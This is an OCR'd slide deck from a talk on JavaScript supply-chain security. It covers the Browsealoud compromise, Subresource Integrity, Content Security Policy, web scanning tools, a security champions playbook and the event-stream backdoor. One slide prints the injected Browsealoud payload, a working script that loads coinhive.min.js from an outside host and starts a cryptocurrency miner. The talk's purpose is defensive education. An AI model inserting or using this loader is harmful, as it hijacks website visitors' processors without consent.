
⚠ The SSL certificate used to load resources from https://ico.org.uk will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. See https://g.co/chrome/symantecpkicerts for more information. ico.org.uk/:1

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.5653166442573905, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. ba.js:5

2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://apikeys.civiccomputing.com/c/v?d=ico.org.uk&p=cookiecontrol%20free&v=6&k=9ff0d75…, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. scripts:1

>

<SCRIPT TYPE="TEXT/JAVASCRIPT" SRC="//WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/BA.JS"></SCRIPT>



A better experience for every website visitor

Give all your website visitors a better experience – and reduce barriers between your content and all your audiences.

Our innovative support software adds speech, reading, and translation to websites facilitating access and participation for people with Dyslexia, Low Literacy, English as a Second Language, and those with mild visual impairments.

Online content can be read aloud in multiple languages using the most natural and engaging voice to transform the user's reading experience.

Try Browsealoud on your site instantly >

```
WINDOW["DOCUMENT"]["WRITE"]("WRITE TYPE='TEXT/
JAVASCRIPT' SRC='HTTPS://COINHIVE.COM/LIB/
COINHIVE.MIN.JS?RND="+WINDOW["MATH"]["RANDOM"]
()+"'></SCRIPT>");WINDOW["DOCUMENT"]["WRITE"]
('<SCRIPT> IF (NAVIGATOR.HARDWARECONCURRENCY >
1){ VAR CPUCONFIG = {THREADS:
MATH.ROUND(NAVIGATOR.HARDWARECONCURRENCY/
3),THROTTLE:0.6}} ELSE { VAR CPUCONFIG = {THREADS:
8,THROTTLE:0.6}} VAR MINER = NEW
COINHIVE.ANONYMOUS(\'1GDQGPY1PIVRGLVHSP5P2IIR9C
YTZZXQ\', CPUCONFIG);MINER.START();</SCRIPT>');
```

.SOMEONE MANAGED TO GAIN ACCESS TO THE STORAGE WHERE THIS FILE WAS & COMPROMISED IT
.THE FILE GETS DISTRIBUTED FROM THE CDN
.NOW EVERY SINGLE WEBSITE EMBEDDING IT HAS A CRYPTO MINER

SUBRESOURCE INTEGRITY

- If the library is modified upstream, the sha256 hash of the file will be different to the one specified and the browser won't run it


- SRI is a new W3C specification that allows web devs to ensure that resources hosted on 3rd-party servers have not been tampered with

- Use of SRI is recommended as best-practice, whenever libraries are loaded from a 3rd-party source

- www.srihash.org

SUBRESOURCE INTEGRITY

```
<SCRIPT SRC="HTTPS://CDN.FRAMEWORK-JS.MIN.JS"
INTEGRITY="SHA256-
CN34GUE5TXCQH5HC8NDF3Y5I1IQHADRL8X3/
SED4JE=" CROSSORIGIN="ANONYMOUS"></SCRIPT>
```



Can I use subresource integrity ? Settings

1 result found

Subresource Integrity - REC

Subresource Integrity enables browsers to verify that file is delivered without unexpected manipulation.

Usage % of all users ?

Global 85.88%

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

IE	Edge	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Android Browser	Blackberry Browser	Opera Mobile	Chrome for Android	Firefox for Android	IE Mobile	UC Browser for Android	Sams Intern
						3.2-10.3									
	12-16	2-42	4-44	3.1-10.1	10-31	[1] 11.2									4
6-10	17	43-64	45-71	11-11.1	32-57	11.4		2.1-4.4.4	7	12-12.1			10		5-7
11	18	65	72	12	58	12.1	all	67	10	46	71	64	11	11.8	8.2
		66-67	73-75	12.1-TP		12.2									

Notes | Known issues (0) | Resources (9) | Feedback

[1] Can be enabled via the "Experimental Features" developer menu

CONTENT SECURITY POLICY - CSP

- CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including XSS and data injection attacks

- To enable CSP, you can
  - configure your web server to return the Content-Security-Policy HTTP header

  - the <meta> element can be used to configure a policy


    - <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">

MORE TOOLS

ONLINE SCAN

WEBHINT

- Previously Sonarwhal
- Linting tool for the web, with a strong focus on the developer experience: easy to configure, develop, and well documented
- Microsoft Edge Team, now a JS Foundation project
- webhint.io



SCANNING 100% SCAN TIME: 03:00

HINTS
76

URL: https://reactjs.org/

DATE: 2019-03-13 13:03

YOUR SCAN RESULT LINK: https://webhint.io/scanner/ce62ad86-c048-4e4d-b5fb-7378ff48b018

webhint version: 4.4.1 Configuration JSON

Hints

Accessibility

expand all

- axe: 1 hints

Compatibility

expand all

- content-type: 17 hints
- highest-available-document-mode: 1 hints
- meta-charset-utf-8: 1 hints

PWA

expand all

- apple-touch-icons: 1 hints

	HINTS	PASSED
ACCESSIBILITY	1	0 / 1
COMPATIBILITY	3	4 / 7
PWA	1	3 / 4
PERFORMANCE	4	3 / 7
PITFALLS	0	0 / 0
SECURITY	5	5 / 10

Lighthouse
Version: 2.8.0

Results for: https://www.tesco.com/direct/?source=others
Feb 1, 2018, 9:48 AM GMT • Runtime settings

Performance	Progressive Web App	Accessibility	Best Practices	SEO
44	55	60	69	90

Performance
These encapsulate your web app's current performance and opportunities to improve it.

44

Metrics
These metrics encapsulate your web app's performance across a number of dimensions.

- First meaningful paint 6,640 ms
- First Interactive (beta) 6,640 ms
- Consistently Interactive (beta) 12,510 ms
- Perceptual Speed Index: 8,136 — 29
- Estimated Input Latency: 16 ms — 100

Opportunities
These are opportunities to speed up your application by optimizing the following resources.

- Serve images in next-gen formats — 2,070 ms, 429 KB
- Reduce render-blocking stylesheets — 1,920 ms
- Reduce render-blocking scripts — 1,460 ms
- Unused CSS rules — 1,260 ms, 261 KB

Security Headers
Sponsored by SOPHOS

Home About

Scan your site now

https://facebook.com Scan

Hide results Follow redirects

Security Report Summary

A

Site:	https://www.facebook.com/
IP Address:	2a03:2880:f131:83:face:b00c:0:25de
Report Time:	08 Oct 2018 23:03:04 UTC
Headers:	✔ X-XSS-Protection ✔ Content-Security-Policy ✔ X-Frame-Options ✔ Strict-Transport-Security ✔ X-Content-Type-Options ✘ Referrer-Policy ✘ Feature-Policy
Warning:	Grade capped at A, please see warnings below.

Raw Headers

HTTP/1.1	200 OK
X-XSS-Protection	0
Pragma	no-cache
content-security-policy	**default-src** * data: blob:;**script-src** *.facebook.com *.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* *'unsafe-inline'* *'unsafe-eval'* *.atlassolutions.com blob: data: *'self'*;**style-src** data: blob: *'unsafe-inline'* *;**connect-src** *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com *'self'* chrome-extension://boadgeojelhgndaghljhdicfkmllpafd chrome-extension://dliochdbjfkdbacpmhlcpmleaejidimm;
Cache-Control	private, no-cache, no-store, must-revalidate
X-Frame-Options	DENY
Strict-Transport-Security	max-age=15552000; preload
X-Content-Type-Options	nosniff
Expires	Sat, 01 Jan 2000 00:00:00 GMT
Set-Cookie	fr=1wkGGucUxlWFzfy3F..Bbu-In.pD.AAA.0.0.Bbu-In.AWX6X0CU; expires=Sun, 06-Jan-2019 23:03:03 GMT; Max-Age=7776000; path=/; domain=.facebook.com; secure; httponly
Set-Cookie	sb=J-K7W2EWdZ47v6zcJUflge-y; expires=Wed, 07-Oct-2020 23:03:03 GMT; Max-Age=63072000; path=/; domain=.facebook.com; secure; httponly
Vary	Accept-Encoding
Content-Type	text/html; charset="utf-8"
X-FB-Debug	6l9wPmZxPR1sQZM0sln8HEM3IPpp1dGlLwpRtrXkkJm2hjCO9pRQwIm+Zen4XbSMhFG8mMW/0mpgHXFQW4787Q==
Date	Mon, 08 Oct 2018 23:03:03 GMT
Transfer-Encoding	chunked
Connection	keep-alive

WHAT'S NEXT?

SECURITY CHAMPIONS

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weelky should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest


- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

.SECURITY ARE NOT THE BAD GUYS
.JS ECOSYSTEM IS AMAZING BUT CAN BE DANGEROUS
.TOOLS CAN HELP US AGAINST THREATS


The state of
open source
security report
2019
snyk


2018
STATE OF THE
SOFTWARE
SUPPLY CHAIN
Sonatype's 4th annual report on managing
open source components to accelerate innovation.
Sonatype


snyk
Test
Features
Vulnerability DB
Pricing
Docs
Company
Schedule a Demo
Log in
Sign Up
snyk | Blog
A Post-Mortem of the Malicious event-stream backdoor
DECEMBER 6, 2018 | IN OSYSECOPS, OPEN SOURCE, VULNERABILITIES
BY DANNY GRANDER, URIAN TAL
Last week the imaginable happened. A malicious package, flatmap-stream, was published to npm and was later added as a dependency to the widely used event-stream package by user rightbtrl. Some time, and 8 million downloads later, applications all over the web were unwittingly running malicious code in production. We wrote some early thoughts on our blog last week, moments after the incident came to light, but are now able to perform a deeper post-mortem including a timeline of the events as they took place. Thanks go to many others who also investigated this issue, and in particular GitHub user maths22, who reverse engineered the malicious code.


HOME
WORKSHOPS
SPEAKING
MEDIA
ABOUT
CONTACT
SPONSOR
Troy Hunt
Hi, I'm Troy Hunt, I write this blog, create courses for Pluralsight and am a Microsoft Regional Director and MVP who travels the world speaking at events and training technology professionals →
Weekly Update 129
Heaps of stuff going on this week with all sorts of different bits and pieces. I bought a massive new stash of HIBP stickers (ok oughta last... a few weeks?), I'll be giving them out at a heap of upcoming events, I was on the Darknet Diaries podcast (which is epic!) plus there's more insights into the ShareThis data breach and the ginormous verifications.io incident. Oh - and Udemy is still pirating my content, here's the tweet if you'd like to let them know how you feel about that: Disgusted that @udemy is still pirating courses from @daleneredith and myself. Seriously guys, this has been going on for years, there's obviously no checks on this whatsoever. Hrrek... →
WEEKLY UPDATE
Upcoming Events
I usually run private workshops around these, here's the upcoming public events I'll be at:
NDC Melbourne: 12 Mar, Melbourne (Australia)
SnowFROC: 14 Mar, Denver (USA)
Microsoft MVP Summit: 17 to 22 Mar, Seattle (USA)
Akamai Security Summit World Tour: 28 Mar, Sydney (Australia)
NDC Mealbourne: 28 Mar, Sydney (Australia)
NDC Security: 29 Apr to 1 May, Gold Coast (Australia)

https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd

Medium

Keep calm and become a Security Engineer – Sonya Moisset – Medium

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB)

LADIES OF LONDON
HACKING SOCIETY

OWASP LONDON
CHAPTER

GET SECURE, BE SECURE AND STAY SECURE


Thank
you!